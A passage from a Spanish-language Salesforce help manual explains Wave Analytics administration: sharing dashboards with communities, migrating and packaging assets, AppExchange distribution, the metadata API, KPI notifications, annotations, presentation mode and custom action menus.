| **Crear, actualizar o eliminar paneles y lentes** | ✅ | |
| **Compartir paneles y lentes** | ✅ | ✅ |
| **Acceder a la página de inicio de Wave** | ✅ | |
| **Acceder a aplicaciones basadas en plantillas de Wave (por ejemplo, Sales Wave)** | ✅ | |
| **Analizar conjuntos de datos grandes** | ✅ | ✅ |
| **Beneficiarse de predicados de seguridad** | ✅ | ✅ |
| **Utilizar menús de acción personalizados** | ✅ | |
| **Acceder a Wave desde dispositivos móviles** | ✅ | |

Para configurar Wave Analytics para comunidades, complete los siguientes pasos.

1. Active Wave Analytics para comunidades y configure miembros de la comunidad. Consulte Activar Wave Analytics para comunidades.
2. Cree paneles de Wave y guárdelos en una aplicación Wave que pueda compartir con su comunidad.
3. Incruste sus paneles de Wave en páginas de Visualforce en su comunidad. Para obtener más información, consulte Agregar un panel de Wave Analytics a una página de Visualforce. Si incrusta un panel en una nueva página de Visualforce, cree una ficha para la página y agregue la ficha a su comunidad.
4. Desde la aplicación Wave que contiene sus paneles, seleccione **Compartir**.
5. En el cuadro de diálogo Compartir, seleccione **Activar colaboración con Comunidades**.

### EDICIONES

Disponible en: Salesforce Classic

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en: **Developer** Edition

### PERMISOS DE USUARIO

Para crear, personalizar o activar una comunidad:

- "Crear y configurar comunidades"


  AND es un miembro de la comunidad que están intentando actualizar

Para modificar la configuración de Wave Analytics:


- Licencia de conjunto de permisos de Plataforma de Analytics Cloud - Wave Analytics con el permiso "Gestionar Wave Analytics"

Para ver, explorar y compartir paneles incrustados de Wave:

- Licencia de conjunto de permisos Usuarios de comunidad de Analytics Cloud - Wave con el permiso "Ver Wave Analytics en páginas de comunidades"




Cuando se activa una aplicación para compartirla con usuarios externos, aparece un mensaje que se lo indica de un vistazo. Puede comprobar y cambiar fácilmente el estado de colaboración de aplicaciones.




6. Invite a socios y clientes de la comunidad a compartir la aplicación introduciendo sus nombres y haciendo clic en **Agregar**. Los miembros de la comunidad en la lista de colaboración aparecen destacados en color naranja para distinguirlos como usuarios externos y Visor es el único acceso disponible para ellos.

Tenga en cuenta que la seguridad está vigente a estos niveles.

- Por función, grupo o usuario a través del cuadro de diálogo Colaboración.
- A nivel de la aplicación Wave, a través de la casilla de verificación **Activar colaboración con Comunidades**.
- A nivel de configuración de la organización, a través de predicados de seguridad.

Para obtener más información acerca de la creación de Comunidades, consulte *Información general sobre comunidades*.

## Migración, empaquetado y distribución de Wave

Puede migrar activos de Wave empleando conjuntos de cambios, empaquetarlos juntos en paquetes gestionados, distribuir y realizar un seguimiento de los paquetes a través de AppExchange y la Aplicación de gestión de licencias, así como utilizar la API de metadatos para gestionar las personalizaciones para su organización.

### Migrar activos de Wave con conjuntos de cambios

Utilice conjuntos de cambios para trasladar activos de Wave entre organizaciones que tienen una conexión de implementación. Por ejemplo, cree una aplicación de Wave que contenga paneles, lentes, conjuntos de datos y flujos de datos en su organización de Sandbox, y luego mígrela a su organización de producción una vez terminen las pruebas.

Empaquetar activos de Wave en paquetes gestionados

Puede crear paquetes gestionados de activos de Wave, incluyendo aplicaciones, paneles, lentes, conjuntos de datos y flujos de datos de Wave. Utilice paquetes para distribuir esos activos a otros usuarios u organizaciones, incluyendo los que están fuera de su empresa.

Distribuir activos de Wave a través de AppExchange

Una vez que su paquete gestionado esté certificado por nuestra revisión de seguridad, podrá dejarlo disponible para sus clientes cargándolo en AppExchange. Puede especificar el tipo de versión de su paquete, controlar los números de versión superiores e inferiores, así como especificar las opciones de licencia a través de la Aplicación de gestión de licencias.

Utilizar la API de metadatos para activos de Wave


Wave proporciona compatibilidad completa con la API de metadatos, que puede utilizarse para recuperar, implementar, crear, actualizar o eliminar personalizaciones para su organización.

## Migrar activos de Wave con conjuntos de cambios

Utilice conjuntos de cambios para trasladar activos de Wave entre organizaciones que tienen una conexión de implementación. Por ejemplo, cree una aplicación de Wave que contenga paneles, lentes, conjuntos de datos y flujos de datos en su organización de Sandbox, y luego mígrela a su organización de producción una vez terminen las pruebas.

Para migrar activos de Wave:

1. Cree y pruebe sus activos de Wave en su organización de origen, como Sandbox.
2. Desde Configuración en su organización de origen, seleccione **Conjuntos de cambios salientes** en la página 6040 y cree uno nuevo.
3. Haga clic en **Agregar** en la sección Componentes conjunto de cambios y, a continuación, utilice la lista desplegable **Tipo de componente** para seleccionar y agregar sus activos al conjunto de cambios. Tenga en cuenta que debe agregar los flujos de datos dependientes de forma manual. Esto es, si desea agregar un conjunto de datos a un conjunto de cambios, los flujos de datos asociados no se seleccionan automáticamente.



**Importante:** Los componentes de Wave Analytics incluyen aplicaciones, paneles, flujos de datos, conjuntos de datos y lentes de Wave. Cuando empaquete componentes de Wave, tenga en cuenta estas sugerencias y prácticas recomendadas.

- Se requieren permisos de administrador de Wave para crear un paquete, pero no para la implementación, la cual solamente requiere permisos de administrador de Salesforce.
- No se realiza ningún rastreo entre conjuntos de datos y flujos de datos, lo que significa que no hay un seguimiento de la dependencia. Al empaquetar ambos, se deben agregar manualmente. En caso contrario, se muestra un mensaje de error durante la implementación. Ocurre lo mismo con los conjuntos de cambios. Al empaquetar conjuntos de datos y flujos de datos, se deben agregar manualmente.
- Las imágenes no se representan al implementar un panel que usa un widget de imagen que hace referencia a archivos de imagen no disponibles en la organización de destino. Hay dos soluciones. Cargar las imágenes manualmente o agregar una carpeta que incluya las imágenes al paquete. El Id. de documento del archivo de imagen en el widget de imagen debe coincidir con el de la imagen. El usuario no puede guardar el panel en el destino con un Id. de documento no válido, pero puede verlo y modificarlo.
- Si el panel que va a implementar tiene un widget de vínculo que apunta a otro panel de la organización de destino, debe actualizar manualmente la referencia al vínculo para que apunte al elemento correcto. Si el panel vinculado no existe en la organización de destino, aparece un mensaje de error. Implemente también el panel vinculado o vuelva a crear el panel vinculado en la organización de destino. Actualice el widget de vínculo para que apunte al panel vinculado.
- Tenga cuidado al empaquetar flujos de datos. Las sustituciones de esquemas no válidas y los parámetros no admitidos o no permitidos se eliminan (por ejemplo, `Type = dim` ya no se admite y ahora se usa `Type = text`). Los comentarios en JSON se eliminan. Es posible que los nodos aparezcan en un orden distinto.

4. Haga clic en **Ver/Agregar dependencias** para garantizar que se agregan todos los activos dependientes y los conjuntos de permisos y configuraciones de perfil en la página 6089 apropiados.
5. Haga clic en **Cargar** y seleccione su organización de destino, como Producción. Asegúrese de que la organización de destino permite conexiones entrantes. Las organizaciones entrantes y salientes deben tener una conexión de implementación.
6. Desde **Configuración** en su organización de destino, seleccione **Conjuntos de cambios entrantes** en la página 6037 y encuentre el que cargó desde su organización de origen.
7. Valide e implemente el conjunto de cambios, asegurándose de que asigna los usuarios adecuados a cualquier conjunto de permisos y perfiles que haya incluido. Sus activos de Wave estarán disponibles en la organización de destino.

Para obtener detalles sobre el uso de conjuntos de cambios para migrar los cambios de configuración entre organizaciones, vea el vídeo Gestión de versiones: Implementación de cambios utilizando conjuntos de cambios.

CONSULTE TAMBIÉN

Conjuntos de cambios

Conjuntos de cambio de prácticas recomendadas

Conjuntos de cambios salientes

Conjuntos de cambios entrantes

## Empaquetar activos de Wave en paquetes gestionados

Puede crear paquetes gestionados de activos de Wave, incluyendo aplicaciones, paneles, lentes, conjuntos de datos y flujos de datos de Wave. Utilice paquetes para distribuir esos activos a otros usuarios u organizaciones, incluyendo los que están fuera de su empresa.

Un paquete contiene desde componentes individuales hasta un conjunto de aplicaciones relacionadas. Los paquetes pueden distribuirse a otros usuarios y organizaciones de Salesforce, incluyendo los que están fuera de su empresa. Aunque los paquetes se presentan de

dos formas, gestionados y sin gestionar, Wave solo admite paquetes gestionados, que deben crearse desde una organización de Developer Edition.

¿Por qué solo paquetes gestionados? Existen algunas ventajas clave, especialmente en lo referente a las licencias y la gestión de estas. Mediante AppExchange y la aplicación de gestión de licencias (LMA), los socios, los ISV y los desarrolladores pueden vender y gestionar licencias basadas en usuarios para la aplicación. Los paquetes gestionados también tienen capacidad de actualización, lo que significa que no tiene que volver a empezar desde el principio, puede actualizar gradualmente.

Para empaquetar activos de Wave:

1. Desde Configuración en su organización de Developer Edition, seleccione **Paquetes** y haga clic en **Nuevo** para crear un paquete gestionado en la página 6056.
2. Haga clic en **Agregar** en la ficha Componentes y, a continuación, utilice la lista desplegable **Tipo de componente** para seleccionar y agregar sus activos de Wave al paquete. Tenga en cuenta que debe agregar los flujos de datos dependientes de forma manual. Esto es, si desea agregar un conjunto de datos a un paquete, los flujos de datos asociados no se seleccionan automáticamente.

   **Importante:** Los componentes de Wave Analytics incluyen aplicaciones, paneles, flujos de datos, conjuntos de datos y lentes de Wave. Cuando empaquete componentes de Wave, tenga en cuenta estas sugerencias y prácticas recomendadas.

   - Se requieren permisos de administrador de Wave para crear un paquete, pero no para la implementación, la cual solamente requiere permisos de administrador de Salesforce.
   - No se realiza ningún rastreo entre conjuntos de datos y flujos de datos, lo que significa que no hay un seguimiento de la dependencia. Al empaquetar ambos, se deben agregar manualmente. En caso contrario, se muestra un mensaje de error durante la implementación. Ocurre lo mismo con los conjuntos de cambios. Al empaquetar conjuntos de datos y flujos de datos, se deben agregar manualmente.
   - Las imágenes no se representan al implementar un panel que usa un widget de imagen que hace referencia a archivos de imagen no disponibles en la organización de destino. Hay dos soluciones. Cargar las imágenes manualmente o agregar una carpeta que incluya las imágenes al paquete. El Id. de documento del archivo de imagen en el widget de imagen debe coincidir con el de la imagen. El usuario no puede guardar el panel en el destino con un Id. de documento no válido, pero puede verlo y modificarlo.
   - Si el panel que va a implementar tiene un widget de vínculo que apunta a otro panel de la organización de destino, debe actualizar manualmente la referencia al vínculo para que apunte al elemento correcto. Si el panel vinculado no existe en la organización de destino, aparece un mensaje de error. Implemente también el panel vinculado o vuelva a crear el panel vinculado en la organización de destino. Actualice el widget de vínculo para que apunte al panel vinculado.
   - Tenga cuidado al empaquetar flujos de datos. Las sustituciones de esquemas no válidas y los parámetros no admitidos o no permitidos se eliminan (por ejemplo, `Type = dim` ya no se admite y ahora se usa `Type = text`). Los comentarios en JSON se eliminan. Es posible que los nodos aparezcan en un orden distinto.

3. Haga clic en **Ver dependencias** para garantizar que se agregan todos los activos dependientes y los conjuntos de permisos y configuraciones de perfil en la página 6089 apropiados.
4. Una vez empaquetadas, prepare sus aplicaciones para la distribución en la página 6124.

CONSULTE TAMBIÉN

Descripción general de empaquetado y distribución

Introducción a la Aplicación de gestión de licencias

## Distribuir activos de Wave a través de AppExchange

Una vez que su paquete gestionado esté certificado por nuestra revisión de seguridad, podrá dejarlo disponible para sus clientes cargándolo en AppExchange. Puede especificar el tipo de versión de su paquete, controlar los números de versión superiores e inferiores, así como especificar las opciones de licencia a través de la Aplicación de gestión de licencias.

Para distribuir un paquete gestionado de Wave:

1. Envíe su paquete para una revisión de seguridad.

   Antes de que se pueda listar un paquete en AppExchange debe cumplir estándares establecidos. Debido a que los paquetes que contienen activos de Wave pueden contener también potencialmente objetos estándar de Salesforce, están sujetos a los mismos requisitos de seguridad que otros listados de AppExchange.

2. Cuando su paquete esté listo, haga clic en **Cargar** y cumplimente la información obligatoria.
3. Agregue datos específicos de la versión, incluyendo el nombre (normalmente una descripción y una fecha) y el número de versión.
4. Seleccione el tipo de versión: *Gestionado en versión beta* o *Gestionado y editado* y un número de versión apropiado.

   El tipo *Gestionado en versión beta* está destinado a pruebas, normalmente con un subconjunto de clientes y permite realizar cambios que el tipo *Gestionado y editado* no permite.

5. Agregue una descripción para su listado de AppExchange.
6. Agregue opcionalmente direcciones URL para las notas e instrucciones de la versión, una contraseña (si desea mantener el paquete como privado) y cualquier otro objeto necesario.
7. Haga clic en **Cargar**.

Nota: La implementación requiere permisos de administrador de Salesforce.

Utilice AppExchange y la Aplicación de gestión de licencias (LMA) para gestionar licencias basadas en usuarios. Puede solicitar la aplicación a través de su sitio de comunidad de socios.

CONSULTE TAMBIÉN

- Descripción general de empaquetado y distribución
- Descripción general de revisión de la seguridad
- Introducción a la Aplicación de gestión de licencias

## Utilizar la API de metadatos para activos de Wave

Wave proporciona compatibilidad completa con la API de metadatos, que puede utilizarse para recuperar, implementar, crear, actualizar o eliminar personalizaciones para su organización.

Cada vez que se personaliza su organización de Salesforce, se modifican sus metadatos. La modificación de formatos de página, la creación de un campo personalizado o incorporar un flujo de datos de Wave son todos actualizaciones de metadatos. Los metadatos son la información que describe la configuración de su organización y de sus activos de Wave. Se trata de datos sobre sus datos. Por ejemplo, el tipo de metadatos `WaveLens` incluye propiedades que describen la lente, el conjunto de datos que utiliza, la etiqueta del panel, el tipo de widget de visualización que utiliza (tabla dinámica, barras verticales apiladas, mapa de calor, etcétera).

Puede crear sus propios tipos de metadatos, que le permiten crear sus propios objetos de configuración cuyos registros son metadatos en vez de datos. En vez de crear aplicaciones a partir de registros de datos en objetos personalizados o en una configuración personalizada, puede crear tipos de metadatos personalizados y agregar registros de metadatos, con toda la capacidad de gestión que llevan aparejados los metadatos: empaquetar, implementar y actualizar.

Aunque la API de metadatos es la base sobre la que se construyen los conjuntos de cambios y el empaquetado, los desarrolladores pueden utilizar la API de metadatos para manipular también sus activos de Wave. Por ejemplo, su aplicación podría recuperar metadatos

sobre sus paneles y realizar una copia de seguridad en algún repositorio (y restaurar desde allí) de forma precisa proporcionando control de versiones.

Los siguientes tipos de metadatos de Wave se admiten en la API de metadatos:

- WaveApplication
- WaveDashboard
- WaveDataflow
- WaveDataset
- WaveLens
- WaveTemplateBundle

CONSULTE TAMBIÉN


*Concepto de la API de metadatos*

## Establecer notificaciones inteligentes para sus mediciones comerciales más importantes

Con notificaciones, Wave trabaja para usted, cuando y donde quiera. Adjunte criterios de notificación a widgets de números en paneles y seleccione cuándo ejecutar las consultas. Puede ver notificaciones en Wave, Lightning Experience, la aplicación para dispositivos móviles Salesforce1 y mensajes de correo electrónico. Las notificaciones están disponibles en paneles creados en Wave Dashboard Designer.

Para establecer una notificación de Wave, siga estos pasos.

1. Busque el widget de número en su panel que muestra el KPI acerca del cual desea ser notificado. Opcionalmente, puede utilizar los filtros del panel para restringir la consulta en sus datos y crear un KPI personalizado.
2. Seleccione **Establecer notificación** en la lista desplegable.




3. En el panel Nueva notificación, establezca le valor que desea conocer en cuanto lo devuelva su consulta de widget.

   Por ejemplo, supongamos que desea saber cuándo alcanza su equipo el 75% de cuota. Haría clic en **Establecer notificación** en el widget de número Logro de cuota. En el panel Nueva notificación, seleccionaría **Es igual o mayor que** en la lista desplegable e introduciría `75` para le valor de umbral.

4. Seleccione la frecuencia y la hora a la que desea que se ejecute la consulta.

EDICIONES


Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para establecer notificaciones en widgets de paneles de Wave Analytics:


- "Utilizar Wave Analytics"




5. Pruebe su notificación en el acto con **Guardar y ejecutar**, o simplemente guárdela. No se requiere ninguna configuración del administrador.

Cuando se cumplen las condiciones que estableció para el KPI, recibirá una notificación en la aplicación o por correo electrónico. En Wave, Lightning Experience y Salesforce1, el icono de campana ( ) le informa de las notificaciones.

En Wave, la lista desplegable desde la campana incluye la opción de gestionar notificaciones de Wave. También puede gestionar notificaciones en el panel. El icono de campana con el signo más ( ) abre la lista de notificaciones y muestra números en color azul ( 1 ) en widgets que tienen notificaciones adjuntas. En el panel Todas las notificaciones, cada notificación tiene una lista de acciones desplegable para modificar o eliminar la notificación.




Tome nota de estas consideraciones para las notificaciones de Wave.

- Puede configurar hasta cinco notificaciones.
- Las notificaciones están disponibles solo para paneles diseñados en Wave Dashboard Designer.
- Las notificaciones están disponibles solo desde widgets de números.
- Para realizar consultas con agrupaciones, se evalúan los criterios de notificación de todos los resultados, no solo los de la primera fila (el valor que se muestra en el widget).

# Colaborar con anotaciones de paneles


Anote en los widgets de panel los comentarios publicados en un panel y en Chatter. Con las anotaciones, puede mantener conversaciones sobre los datos y cómo se visualizan, con el panel justo ahí como referencia.

**Nota:** Las anotaciones solo se admiten en paneles creados empleando Wave Dashboard Designer.

Para crear anotaciones, seleccione Anotar desde la lista desplegable de un widget, o haga clic en el icono de globo de conversación ( ) en la barra de control del panel. Los widgets con anotaciones muestran un cuadrado azul con el número de anotaciones abiertas.

Wave guarda las anotaciones abiertas y resueltas. Además, si elimina un widget, las anotaciones abiertas se guardan como anotaciones desvinculadas. Puede acceder a las anotaciones desvinculadas desde el círculo azul de la parte inferior del panel.

Haga clic en una anotación en un cuadrado o círculo de color azul para abrir sus comentarios.




Aunque puede @mencionar a alguien de su organización, la seguridad configurada controla el acceso al panel.

Las anotaciones de paneles Wave están integradas de forma nativa con Chatter, y los comentarios en paneles también aparecen como publicaciones de Chatter. El panel Anotación incluye la opción de publicar una captura de pantalla del estado actual del panel.

En una anotación abierta, puede actualizar las noticias en tiempo real o cerrar la anotación.

En el panel de paneles, cada anotación tiene una lista de acciones desplegable para resolver o eliminar la anotación.

EDICIONES


Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para anotar widgets de panel de Wave Analytics:

- "Utilizar Wave Analytics"




Recibirá todas las publicaciones en un panel si hace clic en su botón + Follow. Cuando ve anotaciones en Chatter, haga clic en la imagen de panel para navegar directamente a la anotación en el panel en Wave.


CONSULTE TAMBIÉN

Activar anotaciones en widgets de panel


## Presente paneles y lentes en directo

Organice las reuniones directamente en Wave con el nuevo modo de presentación en pantalla completa. Mediante la presentación de activos de Wave en lugar de diapositivas con imágenes estáticas, tiene acceso en tiempo real a los datos y puede mostrar las visualizaciones dinámicas.

Para iniciar una presentación, haga clic en **Presencia** en la aplicación y prepare el panel o la lente que va a presentar primero.




O bien, puede iniciar la presentación desde un panel o una lente.




EDICIONES

Disponible en Salesforce Classic y Lightning Experience.


Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para presentar desde Wave Analytics:

- "Utilizar Wave Analytics"

Durante la presentación, puede usar todas las funciones de Wave, como el filtro, la presentación de datos y la vinculación con otros activos. La barra de control de presentación se muestra cuando mueve el ratón sobre el borde superior de la ventana.




Seleccione el siguiente activo que va a presentar en el menú desplegable del centro de la barra de control.

La alternancia del modo de pantalla completa ( ) cambia el tamaño de la pantalla sin salir de la presentación.

# Activar acciones y vínculos con menús de acciones personalizadas en lentes y paneles

Los menús personalizados en lentes y paneles de Wave Analytics permiten a los usuarios de Salesforce sacar provecho de acciones y abrir registros desde Salesforce u otros sitios Web.

Los menús de acciones personalizadas en lentes y paneles de Wave permiten a su equipo utilizar acciones rápidas en objetos de Salesforce así como abrir registros desde Salesforce o cualquier otro lugar en la Web. Los desarrolladores o administradores modifican el archivo Metadatos ampliados (XMD) para un conjunto de datos para crear menús que forman parte de los siguientes elementos de interfaz de tabla y gráfico de Wave:

## EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.


## PERMISOS DE USUARIO

Para ver visualizaciones:


- "Utilizar Wave Analytics"

Para modificar el archivo (XMD) de metadatos ampliado de un conjunto de datos:

- "Modificar flujos de datos de Wave Analytics"

